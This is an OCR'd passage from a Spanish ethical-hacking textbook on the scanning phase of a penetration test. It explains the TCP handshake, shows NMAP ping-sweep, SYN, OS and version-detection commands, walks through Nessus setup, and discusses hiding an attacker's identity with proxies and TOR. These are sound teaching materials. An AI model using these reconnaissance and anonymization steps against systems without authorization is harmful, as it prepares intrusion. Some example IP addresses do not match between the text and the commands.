El 3-way handshake es el método utilizado por el protocolo TCP a partir del cual dos dispositivos se ponen de acuerdo para establecer una conexión entre ellos. Para hacerlo, utilizan una serie de campos de la cabecera TCP tal como se muestra en la **Figura 23**. Por un lado, se usan los flags **TCP SYN** y **TCP ACK**; y por otro, los campos

REDES SOCIALES

La masificación de las redes sociales está revolucionando la forma en que las personas se comunican, pero también han incorporado nuevas amenazas. La facilidad para compartir fotos e información hace que las personas no se detengan a evaluar los riesgos que estas acciones conllevan.

correspondientes a los número de secuencia y de acuse de recibo. A continuación, describiremos brevemente el proceso, y más adelante retomaremos con más detalle los flags de TCP.




Figura 23. Los campos implicados en el **TCP handshake** son el número de secuencia, de acuse de recibo, y los flags SYN y ACK.

Como podemos apreciar en la **Figura 24**, como primer paso el cliente envía una petición de conexión al servidor activando el flag **SYN** y transfiere un número de secuencia generado en forma pseudoaleatoria (**seq=x**). En caso de que el puerto no esté abierto en el servidor, este le envía un paquete al cliente con el flag **RST** activado, indicando el rechazo al intento de conexión.

Como segundo paso, si del lado del servidor el puerto está abierto, este se encargará de responder a la petición **SYN** válida con un paquete que tenga el flag **SYN** y el **ACK** activado, además de incluir en el campo de acuse de recibo el número de secuencia del cliente incrementado en 1 (de la siguiente forma: **ack=x+1**), y en el campo de número de secuencia, uno nuevo, esta vez, generado de modo pseudoaleatorio por el servidor (de la siguiente forma: **syn=y**).

Para finalizar, como tercer y último paso, el cliente responderá con un paquete que posea el flag **ACK** activado, y en el campo de acuse de recibo, el número de secuencia del servidor incrementado en 1 (**seq=y+1**). Si bien la teoría detrás de este proceso es amplia y bastante más compleja, esto es suficiente por el momento para que podamos comprender y enfrentar el resto del capítulo.




Figura 24. Aquí vemos un esquema de los tres pasos del 3-way handshake, también conocido como saludo de tres vías.

Por otro lado, antes de continuar con la metodología de escaneo, vamos a presentar NMAP, la herramienta que utilizaremos para ejemplificar en la práctica cada paso correspondiente a la metodología.

NMAP es el escáner de puertos que cualquier persona relacionada con el ámbito de la seguridad debe conocer. Si bien puede descargarse del sitio **http://nmap.org/**, usaremos la versión incluida en BT5.

Para NMAP, un puerto puede presentar tres estados: **abierto**, **filtrado** o **cerrado**. El hecho de que un puerto esté abierto implica que el equipo objetivo acepta peticiones a él. Está filtrado cuando un firewall u otro dispositivo de red lo enmascara y previene que **nmap**

FLAGS TCP

Los seis flags de TCP son: SYN (Synchronize): inicia la conexión entre dos hosts; ACK (Acknowledge): luego del SYN, establece la conexión; PSH (Push): reenvía datos en el buffer; URG (Urgent): los datos deben procesarse; FIN (Finish): termina la conexión y RST (Reset): resetea la conexión.

determine si está abierto o no. Finalmente, se encuentra cerrado cuando el puerto no admite conexiones, es decir, responde con un paquete TCP que tiene habilitado el flag **RST**.

Figura 25. Pantalla de ayuda de ***nmap***. Pueden verse las distintas secciones que componen el manual de ayuda.

Es importante notar que la ayuda está dividida en varias secciones, como especificación del objetivo, descubrimiento, técnicas de escaneo y especificación de puertos, entre otras.

En particular, para comenzar nos interesa el modificador **–iL**, que nos permite incorporar como entrada al escaneo un archivo de texto, donde cada una de las líneas sea una dirección IP. De esta forma, seremos capaces de agregar cada una de las direcciones IP relevadas en la etapa de recopilación de información a un archivo de texto denominado como deseemos, por ejemplo, **objetivos.txt**.

Además de esto, con el fin de almacenar la respuesta de los escaneos, sería deseable poder guardarlos en un archivo para consultar más tarde. Mediante el modificador **-oN**, podemos almacenar los resultados tal como los vemos en pantalla, en un archivo de texto.

Metodología de escaneo

A partir de los objetivos de la fase de escaneo que hemos comentado al principio de esta sección, estableceremos una serie de siete pasos que se desarrollarán en forma secuencial, de modo tal que los resultados de cada uno de ellos sirvan de entrada para el siguiente.

Si bien como veremos en el desarrollo de esta fase, existen herramientas que realizan varios de estos pasos juntos, a los fines de clarificar el proceso, trabajaremos por separado con cada uno de ellos. En la **Figura 26** vemos los pasos que componen el escaneo.




Figura 26. Metodología de escaneo: la salida obtenida en cada uno de los pasos alimenta al siguiente.

Gracias a una sencilla búsqueda en Internet encontraremos información que describa de manera clara y amigable la teoría y la aplicación de varios de los escaneos implementados por NMAP, el escáner de puertos que vamos a utilizar.

Identificación de sistemas vivos

La forma más sencilla de verificar si un host está activo o no es utilizando una herramienta que implemente la técnica de **ping sweep**. Esta consiste en enviar paquetes **ICMP request** (uno de los mensajes

ICMP utilizados por el comando **ping**) a todos los hosts de una red. Si un host responde, implica que está online y es potencialmente un objetivo de ataque. Una ventaja importante de esta técnica es que sirve para enviar los paquetes en paralelo, es decir que toda la red es escaneada al mismo tiempo. Como segundo punto importante, la mayoría de las herramientas de escaneo incluye una opción de ping sweep. Como contrapartida, si un escaneo realizado solamente con esta técnica no detecta hosts vivos, no implica que estos no existan, ya que podría ser que el host escaneado simplemente no estuviera respondiendo el ping, con lo cual el resultado obtenido no reflejaría la realidad. Existen otras técnicas de identificación de equipos más avanzadas. En NMAP, el modificador para lanzar un ping sweep es **–sP**. Si nuestro objetivo es escanear una red de clase C, por ejemplo, la 192.168.1.0/24, la sentencia sería la siguiente:

```
nmap –sP 192.168.1.0/24
```

El resultado junto con la sentencia puede verse en la **Figura 27**.




Figura 27. Aquí podemos ver el resultado de lanzar un ping sweep a la red de clase C **192.168.1.0/24**.

Identificación de puertos abiertos

El escaneo es el método utilizado para detectar puertos abiertos en un sistema. Esto implica realizar pruebas sobre cada puerto de cada host en particular; suele brindar más información que ping sweep.

Para realizar el escaneo de puertos, utilizamos diversas técnicas basadas en el protocolo TCP. Estas surgen a partir de la activación de uno o varios de los flags de la cabecera TCP.

La manera más sencilla de identificar el estado de un puerto, es decir, de saber si el puerto está abierto, cerrado o filtrado, es tratando de conectarse a él. Si está abierto, según lo visto a partir del 3-way handshake, responderá un ACK; si está cerrado, responderá un RST; en tanto que si está filtrado, no se recibirá ningún tipo de respuesta. En caso de que el puerto esté abierto, continuamos con los otros dos pasos y establecemos la conexión. Este escaneo es conocido como **TCP Connect**.

Si bien esta forma es válida y efectiva, desde el punto de vista del atacante es muy ruidosa, porque deja muchos registros en el objetivo y es fácilmente detectable. Por eso existe una variante a dicho escaneo: **SYN Scan**. La diferencia con la anterior es que, en vez de responder el último paso con un paquete que tenga el flag ACK activado y, finalmente, establecer la conexión, envía un RST de modo tal de cortar la conexión, dejando menos registros en el objetivo.

Además de estos dos escaneos, existe una serie de otros escaneos implementados por **nmap** que cumplen funciones específicas. En Internet podemos encontrar diversos documentos sobre escaneo de puertos y NMAP, una sencilla búsqueda arrojará una gran cantidad de información.

Un ejemplo de sentencia para ejecutar el escaneo SYN Scan es **nmap –sS 192.168.1.34**, donde 192.168.1.34 es la dirección IP del sistema que se quiere escanear. En la **Figura 28** se puede apreciar el resultado de este escaneo en conjunto con otro operador.

PROTOCOLO ICMP

El protocolo ICMP es el **protocolo de control y notificación de errores** asociado al IP. Se utiliza para enviar distintos mensajes indicando, por ejemplo, si un servicio no está disponible o si un host no puede ser ubicado. La herramienta ping utiliza dos de los mensajes de este protocolo: **ICMP 0** (**echo reply**) e **ICMP 8 (echo request**). El **RFC** que lo define es el 792, **www.ietf.org/rfc/rfc792.txt**

Identificación del sistema operativo

El proceso de **identificación del sistema operativo** (**OS fingerprinting**), tal como su nombre lo indica, tiene por objetivo detectar cuál es el sistema operativo del equipo que está siendo escaneado. Puede llevarse a cabo en forma pasiva o activa. La detección es pasiva cuando el análisis se realiza solo en función de los paquetes que el host objetivo envía. La herramienta denominada **P0f** lleva adelante este tipo de detección.

En el caso de la identificación activa, el host que está escaneando envía paquetes armados especialmente (por ejemplo, manipulando los flags TCP), de modo tal de evaluar la respuesta del equipo objetivo. Si bien este tipo de detección es más efectivo, es menos discreto.

La detección de sistema operativo que realiza **nmap** es activa y en la **Figura 28** podemos ver el resultado de lanzarla sobre el host 192.168.1.34. La sentencia completa en este caso sería:

```
nmap –sS –O 192.168.1.55
```




Figura 28. Resultado de lanzar un escaneo de puertos junto con la detección del sistema operativo al host **192.168.1.55**.

Identificación de aplicaciones

Hasta ahora hemos visto que, en el primer paso, relevamos cuáles son los equipos activos, y este resultado, a su vez, alimenta el paso siguiente, la identificación de puertos abiertos. Una vez que identificamos los puertos abiertos, como regla general podemos asociar a cada uno un servicio en especial. Quien esté llevando adelante el test de intrusión será capaz de determinar qué servicios se están brindando en el equipo objetivo, en función de los puertos por defecto asociados a cada servicio.

Por otro lado, a partir de la detección del sistema operativo realizada en el tercer paso, también podemos inferir qué aplicaciones se están ejecutando en dicho equipo. Por ejemplo, si en el host objetivo está abierto el puerto 80 y el sistema operativo identificado es una distribución Linux, es altamente probable que la aplicación que esté brindando el servicio web sea **Apache**.

Una técnica más precisa utilizada para la detección de aplicaciones es la de **Banner Grabbing**. Dado que, como vimos al inicio del capítulo, la mayoría de los servicios poseen algún banner o leyenda que los identifica, si nos conectamos a dichos servicios, tal vez podamos obtener el banner.

Aunque no lo habíamos bautizado, en la **Figura 12**, presente al inicio del capítulo, obtuvimos el banner de un servidor Apache y su versión en forma manual. En dicho caso, utilizamos la herramienta **netcat**, a la cual nos referiremos más en detalle en el **Capítulo 6**. Pero a los fines prácticos de este caso, podemos decir que tiene una sintaxis similar a Telnet.

Con **nmap** también podemos realizar la identificación de aplicaciones añadiendo el modificador **–sV** a las sentencias que hemos venido empleando. Si ahora queremos escanear la dirección IP 192.168.1.34, la sentencia quedaría así:

```
nmap –sS –sV –O 192.168.1.59
```

REFERENCIAS DE LA SECCIÓN

Para conocer más sobre escaneo de puertos y su implementación con nmap, recomendamos consultar el documento que se puede descargar de este link: **www.hpn-sec.net/res/articles/sabuesos/Sabuesos.pdf**. También es posible consultar una guía donde figuran los puertos más comunes y los servicios asociados: **http://media.packetlife.net/media/library/23/common_ports.pdf**.

En la **Figura 29** podemos apreciar el resultado que se obtiene al ejecutar la sentencia anteriormente mostrada.

Si bien hemos realizado diversos escaneos escribiendo manualmente la dirección IP que queremos escanear, desde una perspectiva metodológica, no es recomendable trabajar de esta forma, ya que si cometemos algún tipo de error en la escritura, es probable que este se propague. Sucede lo mismo con los resultados obtenidos, ya que de la manera en que están escritos los comandos, los resultados se pierden una vez que la pantalla se limpia.




Figura 29. Podemos ver la identificación de puertos abiertos, el sistema operativo utilizado y las aplicaciones con sus versiones específicas.

Para salvar estos dos escollos, apelaremos a los modificadores que vimos al comienzo. Entonces, suponiendo que las direcciones IP que queremos evaluar han sido agregadas al archivo **objetivo.txt** y que los resultados se guardarán en un archivo denominado **resultados.txt**, la sentencia se transforma en:

nmap –sS –sV –O –iL objetivo.txt –oN resultados.txt

Escaneo de vulnerabilidades

Hasta aquí, la herramienta que nos ha permitido avanzar con todos estos pasos ha sido **nmap**. A partir del escaneo de vulnerabilidades, necesitaremos contar con otras aplicaciones denominadas escáneres de vulnerabilidades, que se encargan de identificar vulnerabilidades conocidas en los sistemas objetivos. Para hacerlo, cuentan con una base de datos de plugins encargados de llevar adelante este proceso de identificación. Cuando una vulnerabilidad nueva es reportada, se genera un nuevo plugin que permite identificarla y se agrega a la base de datos, una vez que esta es actualizada. Si la base de plugins está al día, la herramienta podrá detectar las últimas vulnerabilidades descubiertas hasta el momento de la actualización.

Adicionalmente, estas herramientas utilizan la arquitectura cliente/servidor, por medio de la cual varios equipos pueden conectarse a un servidor y lanzar escaneos, pero manteniendo una única base de datos que contiene los plugins correspondientes.

Si bien existe una amplia variedad de herramientas y servicios, como QualysGuard, SAINT y Nessus, utilizaremos este último porque posee una licencia hogareña que se puede descargar sin cargo. Es posible instalarlo tanto en Linux o Windows como en MAC OSX, a partir del instalador que se obtiene desde el sitio oficial: **www.nessus.org/products/nessus**. Además de descargar la herramienta, debemos registrarnos en el sitio, porque de esta manera se nos enviará por correo electrónico un código de licencia que nos permitirá descargar y mantener los plugins actualizados.

Una vez que la hayamos descargado, instalado y actualizado, podremos acceder a la herramienta abriendo un navegador y yendo a la siguiente URL: **https://127.0.0.1:8834**.

El siguiente paso es ingresar las credenciales de autenticación que debemos haber creado previamente como parte del proceso de

NMAP AL DESCUBIERTO

Si queremos conocer NMAP al detalle, no podés dejar de leer el libro publicado por Fyodor, su creador.

En este enlace encontraremos publicados algunos de los capítulos: **http://nmap.org/book/toc.html**.

El libro completo lo podés adquirir por Amazon mediante el siguiente enlace: **http://amzn.to/xJr6mz**.

instalación. Este proceso se encuentra detallado en un mail que enviará Nessus una vez que nos hayamos registrado en el sitio web.

Al ingresar el usuario y la contraseña, accederemos a la pantalla principal de la herramienta, la cual podemos apreciar en la **Figura 30**.




Figura 30. Vemos un extracto de la página de inicio. Las opciones principales son **Reports**, **Scans**, **Policies**, **Users** y **Configurations**.

El próximo paso para lanzar un escaneo de vulnerabilidades es crear una política de escaneo. Para hacerlo, vamos a la pestaña **Policy** y elegimos la opción **Add**. Como podemos observar en la **Figura 31**, la creación de una política de escaneo se divide en cuatro pasos: **General**, **Credentials**, **Plugins** y **Preferences**. En el primero definimos el nombre de nuestra política, por ejemplo, **EthicalHackingReloaded**, y en el campo **Visibility** seleccionamos la opción **Shared**. A fines de contar con una política funcional para el ejemplo, dejamos el resto de los parámetros configurados por defecto y seleccionamos **Next**. A modo de guía, la **Figura 31** muestra los parámetros de la opción **General**, en tanto que la **Figura 32** presenta un ejemplo de configuración de plugins. En este último caso, dejamos habilitados todos los plugins.




Figura 31. Creación de la política (I). Podemos ver las opciones correspondientes a **General**.

Una vez que nos encargamos de realizar la creación de la política correspondiente, el próximo paso será proceder a lanzar el escaneo. Para hacerlo, hacemos clic en la pestaña denominada **Scan** y posteriormente elegimos la opción llamada **Add**




Figura 32. Creación de la política (II). Podemos ver las opciones correspondientes a **Plugins**.

En este punto seleccionamos un nombre para el escaneo, como **EHR_Windows_2008**; luego seleccionamos la política, en nuestro caso, **EthicalHackingReloaded**; y finalmente, la dirección IP que queremos escanear, en nuestro ejemplo, 192.168.1.55. En la **Figura 33** vemos gráficamente la ejecución de estos pasos.




Figura 33. Configuración de los parámetros de escaneo. Podría cargarse un archivo con las direcciones IP que se quisieran.

Finalmente, solo después de esperar por varios minutos obtenemos el resultado del escaneo que acabamos de efectuar.

En nuestro caso podemos apreciar el resultado completo en la imagen que se muestra a continuación.




Figura 34. El resultado del escaneo de Windows 2008 presenta dos vulnerabilidades: MS09-050 y MS11-030.

Al igual que en el caso de **nmap**, recomendamos al lector consultar la documentación que acompaña a Nessus: de esta forma, podrá familiarizarse con el uso de la herramienta, en especial, en lo que a creación de políticas se refiere. En una breve búsqueda en la Red podremos encontrar más información sobre este tema.

Identificación de vectores de ataque

Una vez que todos los pasos anteriores se realizaron exitosamente y verificamos que los resultados son coherentes y se ajustan a los resultados esperados, el siguiente paso es definir cuáles serán los **vectores de ataque** que se emplearán.

Se denomina vectores de ataque a todos aquellos posibles caminos o cursos de acción que el atacante o el pentester aplicará para lanzar un ataque en función de las vulnerabilidades detectadas. Algunos vectores de ataque son la explotación de vulnerabilidades web, la explotación de vulnerabilidades de infraestructura, los exploits del lado del cliente, la ingeniería social, los ataques a servicios por fuerza bruta, y otros.

Es decir que, a partir de las vulnerabilidades que se hayan detectado en cada uno de los dispositivos, sistemas y componentes del objetivo, el atacante podrá elegir cuáles de estos vectores serán los que tendrán una mayor posibilidad de éxito.

Para cumplir con este objetivo, el **pentester** se encarga de utilizar diversas herramientas o técnicas, las cuales le permitirán priorizar los vectores de ataque que se encuentran disponibles.

Preparación del ataque

Antes de lanzar el ataque, el ejecutante toma todas las medidas necesarias para dificultar en la mayor medida posible su identificación. En otras palabras, el atacante busca el **anonimato** en la red.

Para lograrlo, uno de los recaudos tomados es el uso de **servidores proxy**, es decir, un equipo que el atacante utiliza como intermediario entre él y el objetivo. Primero se conecta al proxy y, desde allí, entre otras cosas, puede navegar por la Web de manera anónima o bien directamente lanzar ataques, escondiendo su dirección real.

REFERENCIAS

Para conocer más sobre Nessus, es aconsejable consultar la documentación oficial en **www.tenable.com/products/nessus/documentation**. Además, una fuente valiosa de recursos está disponible en el blog de Nessus y en el sitio de recursos de Qualys. Puede encontrarse en la dirección web **http://blog.tenablesecurity.com** y **www.qualys.com/resources**.

Una alternativa también válida para lograr discreción en la Web son los comúnmente denominados **anonymizers**, servicios que buscan "anonimizar" la navegación en Internet utilizando un sitio web que actúa como proxy para el cliente web y remueve todo tipo de información que pueda identificar en Internet a un usuario mientras navega. El atacante ingresa en su cliente web el sitio del software anonymizer, y este es el que realiza la petición de conexión a todos los sitios a los que se quiera ingresar. Todas las peticiones a las páginas web son reenviadas a través del sitio web del anonymizer, lo que dificulta el posterior seguimiento para determinar la dirección real del atacante.

> LOS ANONYMIZERS SON UNA ALTERNATIVA PARA LOGRAR DISCRECIÓN EN LA WEB

Otra alternativa es el uso de la red **TOR**. Si bien es muy efectiva a la hora de ocultar la información de conexión, el problema asociado a ella es que las tasas de transferencia dentro de esta red son realmente bajas.




Figura 35. Aquí vemos una captura de pantalla del sitio oficial del proyecto TOR: **www.torproject.org.**

Gestión de vulnerabilidades

Hasta aquí hemos analizado la metodología para identificar vulnerabilidades que utilizaría un pentester con el fin de llevar adelante un test de intrusión, o bien un atacante cuyo objetivo es comprometer la seguridad de una organización.

Pero también podríamos detenernos unos minutos y preguntarnos si, desde la perspectiva de una empresa, es posible establecer una metodología que permita identificar las vulnerabilidades y darles tratamiento, de forma tal de minimizar el riesgo asociado a las fallas tecnológicas que pueden afectarla.

La respuesta a este interrogante existe y se denomina proceso de **gestión de vulnerabilidades** o **VM** (por sus siglas en inglés).

Se trata de un proceso sistemático y medible que permite identificar, priorizar y dar tratamiento en forma proactiva a las vulnerabilidades de origen tecnológico en el contexto específico de cada organización. A continuación, describiremos brevemente estas etapas.

Identificación de vulnerabilidades

